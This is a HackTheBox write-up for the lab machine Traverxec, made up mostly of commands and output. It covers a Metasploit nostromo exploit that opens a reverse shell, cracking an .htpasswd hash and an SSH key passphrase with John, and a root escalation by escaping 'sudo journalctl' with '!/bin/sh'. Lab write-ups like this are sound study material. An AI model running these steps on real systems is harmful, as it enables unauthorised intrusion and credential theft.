TRAVERXEC | Kaosam


My profile -> https://www.hackthebox.eu/home/users/profile/149676

Port scanning results:

```
root@unknown:~/Desktop# nmap -sV 10.10.10.165
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 12:02 CET
Nmap scan report for 10.10.10.165
Host is up (0.057s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.09 seconds
```

Having only two open ports after a standard nmap (in case I can't go on I will do a full scan), let's visit port 80 on the browser:



After inspecting the website, having found nothing, I tried to search on Google, if there were exploits for nostromo 1.9.6, finding this:

https://www.rapid7.com/db/modules/exploit/multi/http/nostromo_code_exec

Well, let's open msfconsole, and test the exploit (by setting our address as LHOST and in the RHOSTS field the address of the victim machine):

```
       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1973 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/http/nostromo_code_exec
msf5 exploit(multi/http/nostromo_code_exec) > set LHOST 10.10.15.14
LHOST => 10.10.15.14
msf5 exploit(multi/http/nostromo_code_exec) > set RHOSTS 10.10.10.165
RHOSTS => 10.10.10.165
msf5 exploit(multi/http/nostromo_code_exec) > exploit

[*] Started reverse TCP handler on 10.10.15.14:4444
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.10.15.14:4444 -> 10.10.10.165:34742) at 2
2 +0100
whoami

www-data
shell
[*] Trying to find binary(python) on target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
whoami
whoami
www-data
$
```

Going into the directory of the site we find the nostromo configuration file (in /var/nostromo/conf), in which there is the path containing a password:

```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGS [OPTIONAL]

logpid                  logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                    www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                .htaccess
htpasswd                /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                  /var/nostromo/icons
```

Let’s open .htpasswd file, and we find this:

```
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```


With John it is possible to crack it:

```
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me       (david)
1g 0:00:03:26 DONE (2020-03-26 12:28) 0.004832g/s 51114p/s 51114c/s 51114C/s Noyoudo..Novembe
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

The password doesn’t work either via ssh or with the command su. However, if we go back to the configuration file, we find at the bottom the path "public_www", then with ls we try to query it:

```
www-data@traverxec:/home/david$ ls public_www
ls public_www
index.html  protected-file-area
```

So, let's connect to http://10.10.10.165/~david/protected-file-area/, and when we are asked for the credentials we insert the ones we have:



Index of /david/public_www/protected-file-area/

Type	Filename	Last Modified	Size
	backup-ssh-identity-files.tgz	Fri, 25 Oct 2019 17:02:59 EDT	1915

nostromo 1.9.6 at 10.10.10.165 Port 80

So, we have a backup of the ssh key. Let's take the private key, and try to connect via ssh. The key is encrypted.

Well, we need to decrypt it, and for this task we will use ssh2john to convert it to a format readable by John:

```
root@unknown:~/Desktop# /usr/share/john/ssh2john.py id_rsa > key.txt
root@unknown:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt key.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter           (id_rsa)
1g 0:00:00:05 42.01% (ETA: 13:25:53) 0.1992g/s 1221Kp/s 1221Kc/s 1221KC/s llevame1
Session aborted
```

Great! The password is hunter. So, we get the shell as david and the user flag:

```
root@unknown:~/Desktop# ssh -i id_rsa david@10.10.10.165
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Thu Mar 26 08:20:30 2020 from 10.10.14.222
david@traverxec:~$ ls
bin  public_www  user.txt
david@traverxec:~$ cat user.txt
7db0b48469606a42cec20750d9782f3d
```

Inside david's home we find the server-stats.sh file:

```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

In the last line we see the execution of the journalctl program as sudo (administrator).

https://gtfobins.github.io/gtfobins/journalctl/

On Gtfobins, we find out how binaries can be used as exploits.

In this case, simply run the command and type “!/bin/sh”:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Thu 2020-03-26 07:36:49 EDT, end at Thu 2020-03-26 08:37:33 EDT. --
Mar 26 07:48:27 traverxec su[1156]: FAILED SU (to david) www-data on none
Mar 26 08:16:10 traverxec su[1555]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pt
Mar 26 08:16:11 traverxec su[1555]: FAILED SU (to david) www-data on pts/7
Mar 26 08:36:24 traverxec sudo[1915]: pam_unix(sudo:auth): authentication failure; logname= uid=33 euid=0 tt
Mar 26 08:36:33 traverxec sudo[1915]: www-data : command not allowed ; TTY=pts/10 ; PWD=/usr/bin ; USER=root
!/bin/sh
# ls
journalctl  -n5  server-stats.head  server-stats.sh
# whoami
root
# cd /root
# ls
nostromo_1.9.6-1.deb  root.txt
# cat root.txt
9aa36a6d76f785dfd320a478f6e0d906
```

So, we get the shell and the root flag!

Contact me on Twitter: https://twitter.com/samuelpiatanesi

You can find other writeups on my Github repo: https://github.com/Kaosam/HTBWriteups